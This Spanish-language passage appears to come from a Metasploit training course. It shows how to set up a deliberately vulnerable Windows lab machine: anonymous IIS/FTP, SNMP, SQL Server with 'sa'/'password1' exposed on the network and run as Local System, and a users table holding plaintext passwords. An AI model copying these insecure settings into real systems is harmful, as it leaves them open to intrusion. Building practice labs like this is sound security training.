
Para proporcionar una mayor superficie de ataque para los varios componentes de Metasploit, nosotros habilitaremos e instalaremos algunos servicios adicionales dentro de nuestra maquina virtual con Windows.

Internet Information Services (IIS) and Simple Network Management Protocol (SNMP)


Para empezar, vaya al Panel de Control y abra "Add or Remove Programs". Seleccione "Add/Remove Windows Components" del lado izquierdo.




Seleccione la casilla "Internet Information Services (IIS)" y haga click en "Details". Seleccione la casilla "File Transfer Protocol (FTP) Service" y click en "OK". Por defecto, el servicio de IIS y FTP permite conexiones anónimas.




Por ultimo, seleccione la casilla de "Management and Monitoring Tools" y haga click en "Details". Asegurese que las dos opciones estén seleccionadas y haga click en "OK". Cuando este listo, click en "Next" para proceder con la instalación de IIS y SNMP.



El .NET Framework instalado en la maquina virtual tiene un problema pero es fácil de solucionar. En el Panel de Control, seleccione "Add or Remove Programs" nuevamente, seleccione "Microsoft .NET Framework 2.0 Service Pack 1", y haga click en "Change".



Una ventana aparecerá y mostrará la barra de proceso y luego se cerrará. Este es un comportamiento normal, ahora puede salir del Panel de Control y proceder.



### SQL Server 2005 Express

También instalaremos la versión gratuita de SQL de Microsoft, SQL Server 2005 Express. Esto nos permitirá usar algunos de los diferentes módulos de SQL en Metasploit. Primero, descargue la versión sin el paquete de SQL Server Express desde aquí: <http://www.microsoft.com/downloads/details.aspx?familyid=220549B5-0B07-4448-8848-DCC397514B41&displaylang=en>

Tenga en cuenta que si está usando una VM construida por usted para este curso, tendrá que instalar el Windows Installer 3.1 y el .Net Framework 2.0 para instalar el SQL Express.


Windows Installer 3.1: <http://www.microsoft.com/downloads/details.aspx?familyid=889482FC-5F56-4A38-B838-DE776FD4138C&displaylang=en> .NET Framework

2.0 <http://www.microsoft.com/downloads/details.aspx?FamilyID=0856EACB-4362-4B0D-8EDD-AAB15C5E04F5&displaylang=en>


Una vez que el instalador ha finalizado la descarga, podemos ejecutarlo y seleccionar todos los valores por defecto excepto "Authentication Mode". Seleccione "Mixed Mode", establezca "sa" con clave "password1", y luego continúe con el resto de la instalación.




Ya completada la instalación, tendremos que hacerlo accesible desde la red. Click "Start" -> "All Programs" -> "Microsoft SQL Server 2005" -> "Configuration Tools" -> "SQL Server Configuration Manager". Cuando se haya iniciado el administrador de configuración, seleccione "SQL Server 2005 Services", click derecho en "SQL Server (SQL EXPRESS)" y seleccione "Stop". Ahora, expanda "SQL Server 2005 Network Configuration" y seleccione "Protocols for SQLEXPRESS"




Doble click en "TCP/IP", cambie "Enabled" a "Yes", y cambie "Listen ALL" a "No" en la pestaña "Protocol"



Ahora seleccione la pestaña "IP Addresses", y elimine todas las entradas en "IPALL". En la "IP1" y "IP2", establezca la IP1 en "IP Adress" con su dirección de red local y la dirección IP2 a 127.0.0.1. La configuración tiene que ser similar al screenshot de abajo. Click "OK" cuando todo este configurado correctamente.



A continuación, habilitemos el servicio SQL Server Browser. Seleccione "SQL Server 2005 Services" y haga doble click en "SQL Server Browser". En la pestaña "Service", coloque el "Start Mode" en "Automatic" y de click en "OK".



Por defecto, el servidor SQL se ejecuta bajo una cuenta con privilegios limitados lo que no permite muchas aplicaciones web personalizadas. Cambiaremos esto dando doble click "SQL Server (SQLEXPRESS)" y establecemos el inicio de sesion como "Local System account". Esto lo puede establecer tambien en "services.msc". Click "OK" cuando haya terminado.

## Crear una Aplicación Web Vulnerable


### Crear una Aplicación Web Vulnerable

Para crear nuestra aplicacion web vulnerable, tendra que descargar SQL Server Management Studio Express desde: <http://www.microsoft.com/downloads/details.aspx?familyid=C243A5AE-4BD1-4E3D-94B8-5A0F62BF7796&displaylang=en>


Instale SQL Server Management Studio Express, aceptando todo los valores por defecto de la instalacion luego ejecutelo en "Start" -> "All Programs" -> "Microsoft SQL Server 2005" -> "SQL Server Management Studio Express".

Cuando se inicie Management Studio, seleccione "SQL Server Authentication" y conectese usando el usuario "sa" y contrasena "password1".

Haga click derecho en "Databases" en "Object Explorer" y seleccione "New Database".



Escriba "WebApp" como nombre de la base de datos y click en "OK". En "Object Explorer", expanda "Databases", luego expanda la base de datos "WebApp". Click derecho "Tables" y seleccione "New Table".



Cree una nueva tabla llamada "users" con el nombre de columna y tipos como se muestra abajo en la imagen.

Column Name	Data Type	Allow Nulls
userid	smallint	<input checked="" type="checkbox"/>
username	varchar(50)	<input checked="" type="checkbox"/>
first_name	varchar(50)	<input checked="" type="checkbox"/>
last_name	varchar(50)	<input checked="" type="checkbox"/>
middle_name	varchar(50)	<input checked="" type="checkbox"/>
password	varchar(50)	<input checked="" type="checkbox"/>

**Properties**

[Tbl] dbo.users

(Name) users

Database Name WebApp

Description

Schema dbo


Guarde la table "users", click derecho y seleccione "Open Table".




Introduzca algunos datos de ejemplo en la tabla y guardelo todo.

Table - dbo.users						
	userid	username	first_name	last_name	middle_name	password
	1	admin	admin	admin	admin	s3cr3t
	2	jsmith	john	smith	boy	password
►*	3	bjohnson	bob	johson	billy	31337
	NULL	NULL	NULL	NULL	NULL	NULL

